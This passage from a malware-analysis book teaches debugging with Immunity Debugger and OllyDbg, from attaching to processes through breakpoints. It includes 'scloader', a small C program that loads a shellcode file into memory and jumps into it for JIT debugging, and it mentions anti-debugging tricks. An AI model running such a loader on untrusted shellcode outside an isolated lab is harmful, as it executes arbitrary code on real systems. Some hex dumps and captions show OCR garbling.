In this recipe, you saw how it is possible to find binary data disguised as a string. Then you saw how to investigate the significance of the binary data by statically analyzing the malware's executable. Using these clues, you gained further information about which APIs the malware called right before creating the Registry values and some other locations on

disk where you may look for components of the malware. We'll wrap up this recipe with the following points:

- Mark Russinovich's Reghide<sup>32</sup> is a proof-of-concept tool that exploits character encodings between the Windows API and the native API. By creating a key in the Registry with a NULL character in its name, user mode applications such as regedit cannot open the key.
- Halvar Flake presented *Attacks on Uninitialized Local Variables*<sup>33</sup> at Black Hat Federal 2006. The talk described how it's possible to control the values on a program's stack if it fails to initialize its variables or zero out its buffers.
- You can use regview.pl, included with Parse::Win32Registry, to browse a Windows Registry hive on a Linux system. Because regview.pl shows a hex dump of the data regardless of its data type, you can see the extraneous bytes that Regedit does not show.
- For an entirely different type of Registry "slack space," see Jolanta Thomassen's dissertation titled *Forensic Analysis of Unallocated Space in Windows Registry Hive Files*.<sup>34</sup>

<sup>32</sup><http://www.threatexpert.com/report.aspx?md5=e552150e7a923b924bb9816cccd7deb1>

<sup>33</sup><http://www.threatexpert.com/report.aspx?md5=4dd8a2c0c1dd408df9e653468c4c6b00>

<sup>34</sup><http://sentinelchicken.com/data/JolantaThomassenDISSERTATION.pdf>



# 11

## Debugging Malware

*Debuggers are essential tools for malware analysis. They allow inspection of code at a more granular level than dynamic analysis and give full control over the malware's runtime behaviors. Using debuggers, you can execute each instruction at your convenience instead of at the pace of a modern processor. In other words, you can execute the program in slow motion while studying its every action. You can also use a debugger to execute a few select functions instead of the entire program, which is helpful if you need to bypass anti-debugging code.*

**M**any different debuggers and debugging tools are available to analysts. Some tasks require debugging in kernel mode, which is covered in Chapter 14. To debug programs in user mode, which is the focus of this chapter, you can use a GUI-based debugger, such as OllyDbg or Immunity Debugger. Both of these debuggers allow you to extend their features with existing plug-ins or ones that you create. For example, you can use OllyScript, which is an assembly-like language to develop plug-ins for OllyDbg. Immunity Debugger has a built-in Python interface and a strong API specifically designed for researching vulnerabilities and performing malware analysis. If you don't require a GUI, you can use a pure Python framework such as pydbg or winappdbg. Using these tools, you can create your own handlers for events and exceptions, which enables you to control a program in an automated fashion.

Although this chapter begins with an introduction to using debuggers, it is important that you have a basic understanding of program flow, assembly language, CPU operations, and the Windows API. Furthermore, all of the tools discussed in this chapter actually execute the malware; therefore, you must take precautions to run these tools in a virtual machine or a devoted test environment.

## Working with Debuggers

In this section, we'll get you familiar with how to solve problems using Immunity Debugger and OllyDbg. For examples of using WinDbg, see Chapter 14. Immunity Debugger is based on the OllyDbg source code. Therefore, it looks and feels like OllyDbg and the two debuggers share a lot of the same underlying functionality and controls. Most of what you read in this section applies to both debuggers; however we choose to focus on Immunity Debugger because of its Python API. Before we get started, here is a list of resources you can use to find debugger plug-ins.

- **Immunity Debugger forums:** <https://forum.immunityinc.com/board/show/14/immunity-debugger-repository/>
- **OllyDbg plugins on OpenRCE:** [http://www.openrce.org/downloads/browse/OllyDbg\\_Plugins](http://www.openrce.org/downloads/browse/OllyDbg_Plugins)
- **OllyDbg plugins on Woodman:** [http://www.woodmann.com/collaborative/tools/index.php/Category:OllyDbg\\_Extensions](http://www.woodmann.com/collaborative/tools/index.php/Category:OllyDbg_Extensions)
- **Immunity Debugger downloads on Tuts 4 You:** <http://www.tuts4you.com/download.php?list.72>

Also, this book does not cover anti-debugging tricks in detail. There are literally hundreds of different ways that malware can detect or prevent the use of debuggers. A majority of malware samples use at least one of those tricks. Here are a few resources you can use to defend yourself against anti-debugging tricks.

- **The PhantOm plugin for OllyDbg:** <http://www.woodmann.com/collaborative/tools/index.php/PhantOm>
- **The hiderebug plugin for Immunity Debugger:** (it ships with the debugger)
- **The IDAStealth plugin for IDA Pro:** <http://newgre.net/idastealth>
- **Windows Anti-Debug Reference by Nicolas Falliere:** <http://www.symantec.com/connect/articles/windows-anti-debug-reference>
- **Anti-Unpacker Tricks by Peter Ferrie:** <http://pferrie.tripod.com/papers/unpackers.pdf>

### RECIPE 11-1: OPENING AND ATTACHING TO PROCESSES

To begin using the debugger, you can attach it to an existing process or start a new process. In most cases, you'll want to debug malware from the very start so you can control and observe its initial actions. If you attach to an existing process, you can control only its



future actions because the initial ones have already executed. In other cases, however, the malware's initial actions may be irrelevant to you, so it's a decision you'll want to make on a case-by-case basis.


## Starting a New Process

If you start a new process, the debugger opens and pauses at the program's entry point (its first instruction). The entry point is calculated by adding the `ImageBase` and `AddressOfEntryPoint` values from the PE header.

### NOTE

Some anti-debugger tricks including TLS entries can enable malware to execute code before your debugger initially pauses. In cases where the executable has TLS entries (Recipe 3-8 shows you how to check), you need to set a breakpoint before the program's entry point before you start debugging. To do this, click Options ⇨ Debugging options ⇨ Events ⇨ System breakpoint. Then use the PyCommand `!bpxep -tls` to set the new breakpoint. We will introduce how to use PyCommands later in the chapter.

If you need to supply arguments to the process when you start it, open the debugger and click File ⇨ Open. Then browse to the executable file in the GUI window and enter any required arguments in the Arguments field, as shown in Figure 11-1.



**Figure 11-1:** Supplying arguments to a process to debug

## Attaching to an Existing Process

To attach to an existing process, open the debugger and click File ⇨ Attach. You'll see a list of available processes, as shown in Figure 11-2. When you attach to a running process, the debugger suspends the process. This gives you time to inspect the process's resources or figure out where to set breakpoints before you resume the process.



## NOTE

## RECIPE 11-2: CONFIGURING A JIT DEBUGGER FOR SHELLCODE ANALYSIS



Instead of manually editing the registry, you can also click Options ⇨ Just-In-Time Debugging ⇨ Make Immunity Debugger Just-In-Time Debugger, Figure 11-3 shows an example of this dialog.



One way you can leverage JIT debuggers for malware analysis is to load shellcode files. Debuggers can't natively load shellcode for the same reason that you can't double-click shellcode to execute it—there's no PE header and Windows doesn't know what to do with it. However, you can create a simple program that provides a wrapper around your shellcode and gives it a process context in which to execute. The code that follows is an example of such a program. It copies the content of your shellcode file from disk into memory, places a 0xCC byte (interrupt 3) at the start of the shellcode, and then uses inline assembly to jump to the shellcode and begin executing it. When the program reaches the 0xCC at the beginning, your JIT debugger will launch and you can debug the shellcode.

```
int main(int argc, char* argv[])
{
    HANDLE hFile;
    LPBYTE pSC;
    DWORD dwSize;
    if (argc != 2) {
        printf("Usage: %s <sc file>\n", argv[0]);
        return -1;
    }
    hFile = CreateFileA(argv[1],
        GENERIC_READ, FILE_SHARE_READ, 0,
        OPEN_EXISTING, 0, NULL);
    if (hFile == INVALID_HANDLE_VALUE)
        return -1;
    dwSize = GetFileSize(hFile, NULL);
    pSC = new BYTE[dwSize+1];
    if (pSC != NULL) {
        pSC[0] = '\xCC'; // INT 3
        ReadFile(hFile, pSC+1, dwSize, &dwSize, NULL);
        __asm jmp pSC;
    }
    CloseHandle(hFile);
    return 0;
}
```

You can find a copy of the scloader program on the book's DVD. Here's the syntax:

```
C:\> scloader.exe win32_shellcode.bin
```

For more information on debugging shellcode, see *Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Chris Anley et al., Wiley Publishing.

## NOTE

Using a tool such as scloader is not the only way to get shellcode into your debugger. You can also use a tool such as David Zimmer's Shellcode2Exe<sup>1</sup> or Mario Vilas' shellcode2exe.py<sup>2</sup> to create an executable file from your shellcode.

<sup>1</sup>[http://labs.iddefense.com/software/malcode.php#more\\_malcode+analysis+pack](http://labs.iddefense.com/software/malcode.php#more_malcode+analysis+pack)  
<sup>2</sup><http://breakingcode.wordpress.com/2010/01/18/quickpost-converting-shellcode-to-executable-files-using-inlineegg/>

RECIPE 11-3: GETTING FAMILIAR WITH THE DEBUGGER GUI

Once you have a process opened in the debugger, you may initially feel overwhelmed with all of the buttons, colors, and numbers. This recipe orients you to the basic GUI layout of the debugger. As shown in Figure 11-4, the default view has four major windows that show different information.




Figure 11-4: The debugger's main GUI interface

CPU Pane

The CPU pane shows a disassembly of all instructions in the currently selected module. A module in this case can be the process's executable, a DLL, or any memory range accessible in the process. Here are a few lines from the CPU pane of Figure 11-4 to assist with the following discussion:

```
010073DF > 83B9 84000000 0E CMP DWORD PTR DS:[ECX+84], 0E
010073E6 .^ 76 F2 JBE SHORT NOTEPAD.010073DA
010073EB . 33C0 XOR EAX, EAX
```

Going from left to right, you first see the address in the process's memory where a given instruction exists. The ordering shows lower addresses near the top of the CPU pane and higher addresses near the bottom. Next, depending on the instruction, you may see a character such as a carat (^), which indicates the direction of a jump, or a greater than sign (>), which indicates a jump destination. In the example from Figure 11-4, there is a conditional short jump instruction at 010073E6, which leads to 010073DA (a lower address) if taken; thus it shows the ^ character.

In the next column, you see one or more hex numbers that may or may not be separated by spaces. These are the opcodes and operands for the instructions. For example, opcode 83B9 stands for a comparison instruction (`CMP`) and it takes two operands: 84000000 and 0E. The previously mentioned conditional jump consists of a 1-byte opcode (76), which only requires one operand (F2). The instruction at 010073EB consists of a 2-byte opcode (33C0) and zero operands.

Here are some additional points to remember when familiarizing yourself with the CPU pane:

- **Color coding:** Immunity Debugger color codes instructions in the CPU pane. It uses red for instructions (`JMP` and `CALL`) that change the control flow, blue for constants and hard-coded numbers, white for registers, and yellow for lines that reference a memory address.
- **Navigating:** The value in the `EIP` register shows the next instruction to execute. If you “get lost” in the CPU pane by scrolling too far up or down and want to restore the current instruction, just double-click the address in the `EIP` register, or use `Ctrl+G` and type “`EIP`”.
- **Patching code:** Pressing the spacebar while your cursor is on an instruction allows you to type in your own assembly instructions and apply a “patch” to the program.

## Register Pane

A register is the most basic unit of storage in the CPU. Each thread in a process has its own view of the CPU's registers, which is called a context. When the CPU stops executing one thread to give another thread some processing time, it saves the previous thread's context and then restores all of the values when it's time to switch back. Table 11-1 shows a breakdown of the general-purpose registers on x86 systems. All of the 32-bit registers have a smaller 16-bit counterpart, but only some of them can be broken down even smaller into 8 bits.

**Table 11-1:** General-purpose Registers on x86 Systems

32-Bit	16-Bit	8-Bit (high)	8-Bit (low)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI	SI	-	-
EDI	DI	-	-
EBP	BP	-	-
ESP	SP	-	-

Some of the general-purpose registers have special uses, which vary depending on which compiler you use. Here's a quick primer:

- **EAX:** The extended accumulator register often stores the result of multiplication or division operations. It also frequently stores a function's return value.
- **ECX:** The counter register frequently stores the number of times a loop should iterate.
- **ESI and EDI:** The source index and destination index, respectively, are often used in high-speed data transfer operations. You might see a pointer to the source (input buffer) placed in `ESI` and a pointer to the destination (output buffer) placed in `EDI` before `memmove` or `memcpy`.
- **ESP:** The stack pointer points to a currently executing program's stack.
- **EBP:** Functions frequently use the frame pointer to locate their local variables (usually as an offset relative to `EBP`).

Aside from the general-purpose registers, the debugger's Register pane also shows you information about the following registers:

- **EIP:** The instruction pointer contains the address of the next instruction to be executed.
- **EFLAGS** (abbreviated `EFL` in the register pane): This is a 32-bit register and each individual bit either controls some operation in the CPU or reflects the outcome of a previous operation.

**NOTE**

You can change the value of all general-purpose registers by double-clicking them and entering a new value. You can toggle bits (turn them on or off) in the `EFLAGS` register by double-clicking them as well. The only register you can't change by double-clicking is `EIP`. To change `EIP`, right-click your desired instruction and choose the Set New Origin Here menu option.

The debugger highlights registers if their values changed since the last instruction. Keeping track of which registers changed because of an instruction or set of instructions is critical to understanding behaviors at a low level. Here are a few rules that apply:

- The `EIP` register is highlighted after every instruction, even if the instruction does nothing, such as an `NOP` (no-operation). This is because the CPU must update `EIP` to point to the next instruction.
- Most, but not all, instructions will modify at least one of the general-purpose registers. The exceptions are instructions such as `NOP` and `MOV EDI, EDI` that do not actually cause a change.
- If you execute an entire function at once (see Recipe 11-5 regarding stepping over a function) the debugger will highlight all registers that changed.

**Stack Pane**

Programs use the stack for storing local variables, passing arguments to functions, and storing return addresses. Using a debugger to analyze the stack before calling a function can yield critical information about the number of arguments a function takes, the types of the arguments (like an address, integer, or character pointer), and the exact values of the arguments. Getting familiar with the stack pane is worth its weight in gold when reversing because it can help you discover the purpose of a function.

A program prepares to call functions by copying the function's arguments onto the stack (via `PUSH` instructions). The following example program demonstrates the use of the stack pane in the upcoming discussion. You can find the example source code and a compiled copy of the program on the book's DVD if you want to try this yourself.


```
#include "stdio.h"
int MYFUNC(int times, char * string){
    int local;
    for (local = 0; local <= times; local++){
        printf("%d: %s\n", local, string);
    }
    return 99;
}
```

```

int _tmain(int argc, _TCHAR* argv[])
{
    MYFUNC(10, "printme");
    return 0;
}

```

As shown in Figure 11-5, the `stack.exe` program passes arguments to the target function by pushing them onto the stack in reverse order (the function's first argument is pushed last). The CPU pane shows two `PUSH` instructions. The first value is a pointer to the ASCII string `printme`. It shows up as `stack.00415748` in the debugger because the string is within the module named `stack.exe` at address `00415748`. The second value is `0x0A` (or 10 decimal).



**Figure 11-5:** The function's arguments are transferred to the stack after executing the `PUSH` statements

If you execute the two `PUSH` instructions in your debugger and pause when `EIP` is on the `CALL` instruction, as in Figure 11-5, then you should see something very similar to the image. At this time in the sample program, `ESP` (the stack pointer register) contains `0012FE94`. Thus, on the top of the stack, you can find `0x0A`—the target function's first argument. At `ESP+4`, you can find a pointer to `printme`—the target function's second argument. If the program took a third argument, you could find it at `ESP+8`.


## NOTE

A *calling convention* defines how functions accept arguments and if the caller or called function is responsible for removing the arguments from the stack after the function is done executing. The example we've shown is based on the `stdcall` calling convention. The Windows API uses `stdcall` and so do many C compilers. If you're dealing with C++ code, or a program compiled with GCC, then you may observe parameters being passed to functions in different ways. For more information, see <http://unixwiz.net/techtips/win32-callingconv.html>.



## Dump Pane

You can use the Dump pane to inspect the contents of any valid memory location in the debugged process. If a register, stack location, or instruction in the CPU pane contains a valid memory address, you can navigate to the specified location by right-clicking the address and choosing the Follow in Dump option. Figure 11-6 shows an example of synchronizing the address in the EAX register with the dump pane display.



**Figure 11-6:** Using the follow in dump option on the EAX register

Depending on which memory address you select and in which pane, you may have additional choices. If you right-click an instruction in the CPU pane and click Follow in Dump ⇨ Selection, you're taken to the current instruction's address in the dump pane. Otherwise, if you select Follow in Dump ⇨ Memory address or Follow in Dump ⇨ Immediate Constant you're taken to the address of one of the instruction's operands.

In the dump pane, you can change the display format of the data. Right-click in the dump pane and you should see options such as hex, text, short, long, float, disassemble, and special. The hex format shown in Figure 11-7 shows each byte along with an ASCII (printable) version of those bytes.

Address	Hex dump	ASCII
00415748	70 72 69 65 74 60 65 00	pr:ntme.
00415750	00 00 00 00 00 00 00 00	
00415758	66 00 3A 00 5C 00 64 00	f...n.d.
00415760	64 00 5C 00 76 00 63 00	d...v.c.
00415768	74 00 6F 00 6F 00 6C 00	t...o.o.l.
00415770	73 00 5C 00 63 00 72 00	t...c.r.
00415778	74 00 5F 00 62 00 6C 00	t...b.l.
00415780	64 00 5C 00 73 00 65 00	d...s.e.
00415788	6C 00 5F 00 78 00 78 00	l...t...h.

**Figure 11-7:** The Dump pane in ASCII layout

In some cases when you use the hex or ASCII layout, you'll notice that the debugger underlines certain values in the dump pane. For example, as shown in Figure 11-8, the first six 32-bit values are underlined. This indicates that on the values contain an address

that points to a known function, symbol, or a string. To explore the values, right-click and select the Long ⇄ Address option, as shown in Figure 11-9.

Address	Hex dump	ASCII
00415B54	48 50 41 00 F0 58 41 00	H2R.xMR.
00415B5C	C8 58 41 00 88 58 41 00	xMR.xMR.
00415B64	58 58 41 00 80 58 41 00	TMR.xMR.
00415B6C	01 00 00 00 00 00 00 00	0.....
00415B74	01 00 00 00 01 00 00 00	0...0...
00415B7C	01 00 00 00 01 00 00 00	0...0...

**Figure 11-8:** The underlined hex dump values indicate addresses with known values

Address	Value	Comment
00415B54	00415B48	ASCII "The value of ESP was not properly sav
00415B58	00415B50	ASCII "A cast to a smaller data type has cau
00415B6C	00415B60	ASCII "Stack memory was corrupted."
00415B60	00415B58	ASCII "A local variable was used before it w

**Figure 11-9:** The dump pane after selecting Long ⇄ Address format

### Navigating to Addresses

By pressing Ctrl+G (Go) in the CPU pane, dump pane, or stack pane, you can make the debugger show you data at an address of your choice. Table 11-2 describes how you can navigate to different addresses. Although the table uses `EAX` as an example, you can use any register in your expressions, provided they contain a valid address.

**Table 11-2:** Expressions for Valid Addresses

Expression	Meaning
EIP	Go to the current instruction.
EIP+0xFF	Go to the current instruction plus hex value (255).
EAX	Go to the current address in EAX.
[EAX]	Go to the address pointed to by the current address in EAX (i.e., dereference the pointer in EAX).
[EAX+4]	Go to the address pointed to by the current address in EAX plus 4.
7C8286EE	Go to the absolute address 7C8286EE.
CopyFileA	Go to the address of CopyFileA in the process memory.

#### NOTE

You can use the dump pane as a general-purpose hex editor as well. Navigate to the bytes you want to modify in the dump pane and just start typing over them. Be aware there is no undo for these changes.

RECIPE 11-4: EXPLORING PROCESS MEMORY AND RESOURCES

In the upper-right corner of the debugger window, you'll see a sequence of single-letter buttons. Each button opens a window with data that you can use to inspect process resources. Table 11-3 shows a summary of the buttons.

Table 11-3: Buttons to Open Debugger Windows

Button	Description
l	Log messages (ALT+L)
e	Loaded executable modules (ALT+E)
m	Memory map (ALT+M)
t	Threads (no hotkey)
w	Windows (GUI processes only)
h	Open handles
c	CPU pane
k	Call stack
b	Breakpoints
z	Hardware breakpoints

Viewing Executable Modules

The Executable modules window of the debugger shows files that the debugged program has loaded into memory. You might use this window (an example is shown in Figure 11-10) for the following purposes:

- To verify which DLLs a process had loaded and the full path on disk to the DLLs.
- To determine exactly where a DLL resides in process memory.
- To determine which file contains the value you're looking for. If you know the address of a function, string, or other variable, you can do a reverse lookup using the base and size fields of the executable modules window.




Figure 11-10: Executable modules window

Enumerating Names

The names window shows functions that a program either imports or exports. You can use the names pane to find out exactly where the functions exist in the process's memory. To access the names, right-click on the CPU pane and click Search for ⇨ Name or type Ctrl+N. You can look for names in the module currently displayed in the CPU pane or in all modules loaded into the process memory space (all DLLs). Figure 11-11 shows an example of locating a particular exported function by enumerating the names.




Figure 11-11: Names window

Inspecting Handles

The handles pane displays details on all currently open handles. In particular, it shows the handle value, handle type, granted access, and object name. Many Windows API functions (such as ReadFile and RegSetValue) accept a handle value instead of the object name. Therefore, when you see a number such as 64 being passed to RegSetValue, you can look it up in the handles pane and see that 64 corresponds to something like `REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows`. For more information on how you can use handles in your analysis, see Recipe 9-5.

Handle	Type	Refs	Access	T	Name
00000068	Event	19	001F0003		\BaseNamedObjects\userenv: User Profile
00000069	File (dev)	2	00100001		\Device\KsecDD
0000000C	File (dir)	2	00100020		\Device\HarddiskVolume1\WINDOWS
00000010	File (dir)	2	00100020		\Device\HarddiskVolume1\WINDOWS\WinSxS\
00000044	File (dir)	2	00100020		\Device\HarddiskVolume1\WINDOWS\WinSxS\
0000002C	Key	2	0000000F		\REGISTRY\MACHINE
00000054	Key	2	00020019		\REGISTRY\MACHINE\SOFTWARE\Microsoft\Win
00000064	Key	2	00020019		\REGISTRY\MACHINE\SOFTWARE\Microsoft\Win
00000004	KernelEvent	44	000F0003		\KernelObjects\CrItSecOutOfMemoryEvent
00000028	Mutex	19	001F0001		\BaseNamedObjects\SHIMLIB_L06_MUTEX
00000040	Semaphore	47	001F0003		\BaseNamedObjects\shell.CA48F1A32-A340-1

Figure 11-12: The handles window

## Using the Memory Map Pane

The Memory map pane shows details on the allocated memory segments in the process. Each time a program loads a new module via the `LoadLibrary` API or allocates additional memory with `VirtualAlloc`, you'll see new segments show up in the Memory pane. You can use this window to browse the permissions and types of data that exist at certain locations in a process, as shown in Figure 11-13.

[illegible]

**Figure 11-13:** The Memory map window

As previously mentioned, when a new PE file is loaded into memory (whether it's a DLL or the process's own executable image), it could result in multiple new memory segments—one for the PE header and one for each of the PE sections. Figure 11-13 shows eight memory segments owned by the `stack.exe` program. The first one at `00400000` contains the program's PE header. The next seven contain the program's PE sections. If you want to compare the values in memory with the values on disk, take a look at Figure 11-14, which shows the names, sizes, and RVAs (relative virtual addresses) of sections in `stack.exe`'s PE header. You'll notice that the actual sizes in the memory map are rounded up to the nearest multiple of `0x1000`, which is the smallest page size.

The screenshot shows the OllyDbg interface. The title bar reads 'OLLY Explorer V7.1 [stack.exe]'. The menu bar includes 'File', 'Settings', and '?'. The left pane shows a tree view of the loaded file 'stack.exe' with the following structure:

- File: stack.exe
  - Dis Headers
  - Nt Headers
    - File Headers
    - Optional Header
      - Data Directories [x]
  - Section Headers [x] (selected)
  - Import Directory
  - Resource Directory
  - Relocation Directory
  - Debug Directory


The right pane displays the 'stack.exe' section table:

Name	Virtual Size	Virtual Address
byte[0]	Dword	Dword
.textbss	000010000	00001000
.text	000034F2	00011000
.rdata	00001C91	00015000
.data	00000594	00017000
.idata	0000084C	00018000
.rsrc	00000C09	00019000
.reloc	00000A51	0001A000

**Figure 11-14:** Sections according to the section headers on disk

If you double-click any memory segment, a window will open (similar to the Dump pane) that displays the segment's contents in a format of your choice. You can also right-

click in the memory map and select Search and then enter an ASCII, Unicode, or sequence of hex bytes to find anywhere in the process's memory. Figure 11-15 shows a case-sensitive search for URL prefixes.



**Figure 11-15:** Searching for an ASCII string

## RECIPE 11-5: CONTROLLING PROGRAM EXECUTION

This recipe describes various ways of controlling the execution of your debugged program. Each method can be controlled with a keyboard shortcut, as well as a button in the application's GUI. Once you become experienced with debugging, you'll find that your fingertips are almost always pressing one of the commands in this recipe.

### Using Play/F9

The play command (F9) executes all instructions until an exception occurs, a breakpoint is reached, the program terminates, or until you pause it to regain control. If no breakpoint is set when you use F9, the process could infect your system and terminate before you get the chance to act. Therefore, you should use F9 with caution.

### F7/Single Step-In and F8/Single Step-Over


You can execute a single instruction each time you use the single step (F7) command. The single step-over (F8) command is similar. When you use F8 and the current instruction is a `CALL`, all instructions in the called function execute. When you use F8 and the instruction is anything other than a `CALL`, then F8 will behave exactly like F7.

### Execute Until Return

The execute until return command (Ctrl+F9) allows you to execute all instructions in the current function until it returns. This is useful if you stepped into a function that turns out to be uninteresting. Once you've reached the end of the function (i.e., a `RET` or `RETN` instruction), you can use either F7 or F8 to return to the calling function.

## Execute Until User Code

The execute until user code command (Alt+F9) acts similarly to execute until return, except it can get you out of deeply nested sub-functions. This command pauses on address ranges instead of a particular function's return instruction. For an example, see Figure 11-16. Imagine you're debugging a program that calls `ReadFile`. You step into the call and end up inside `kernel32.dll`. Then you step into another call and end up inside `ntdll.dll`. At this point you are two modules deep. To immediately get back to the location where the program originally called `ReadFile`, you can use Alt+F9.



**Figure 11-16:** Using Alt+F9 to return to user code

### NOTE

As an alternative to the execute until user code command, you can scroll down in the Stack pane and find a return address inside the module that you want to be debugging. Set a breakpoint (see next recipe) on the return address and use F9 to play until you're out of the nested calls.

## Using Set New Origin Here

Setting a new origin allows you to force execution of functions or blocks of code that don't normally execute. For example, assume you want to debug a function that only executes

when the malware receives a certain command. If the command and control server is unreachable (perhaps you're debugging in a lab isolated from the Internet), the malware will never receive such a command. Thus, the function you want to debug will never execute without your intervention. In these cases, you can force the function to execute by manually re-setting EIP.

The biggest issue with manually setting a new origin at the start of a function is that you'll skip over the code that is responsible for passing arguments to the function. This isn't a problem if the function doesn't take arguments, but if it does, then you also have to determine how many arguments the function takes and set up the stack. Otherwise, the function will take whatever values are currently on the stack and use them, which could cause the program to crash.

RECIPE 11-6: SETTING AND CATCHING BREAKPOINTS

Breakpoints are fundamental components of any debugger. They've already been mentioned many times throughout the chapter, but this recipe discusses them in greater detail. You can use breakpoints to pause the execution of a program when it reaches a particular instruction; when it calls an API function; or when it reads, writes, or executes from a given memory address or range. You can set different types of breakpoints in the CPU pane by right-clicking an instruction and selecting the breakpoint menu, as shown in Figure 11-17.




Figure 11-17: Accessing the Breakpoint menu

Software Breakpoints

A software breakpoint replaces the byte at your breakpoint address with a 0xCC (INT 3). You can set a software breakpoint by clicking Breakpoint ⇨ Toggle as shown in Figure 11-17 or by pressing F2. You won't see the instruction actually change to INT 3 in the CPU pane because the debugger masks it. When the debugged program encounters an INT 3, the debugger's exception handler will trigger and yield control to you. Before allowing the program to resume, the debugger replaces the 0xCC with the original byte.



The main advantage of software breakpoints is that you can set an unlimited number of them. Software breakpoints also have their disadvantages, such as the following:

- A malicious program can easily read the process memory looking for 0xCC and then change its behavior accordingly.
- If you set software breakpoints at the wrong place before or during an unpacking procedure, you can cause the program to crash unexpectedly. Consider code that reads every byte in its own memory and adds 1 to every byte to produce the unpacked byte. Instead of the original value plus 1, the software breakpoint would become 0xCD (0xCC + 1). Such an action would both destroy the breakpoint and the original value.

## Hardware Breakpoints

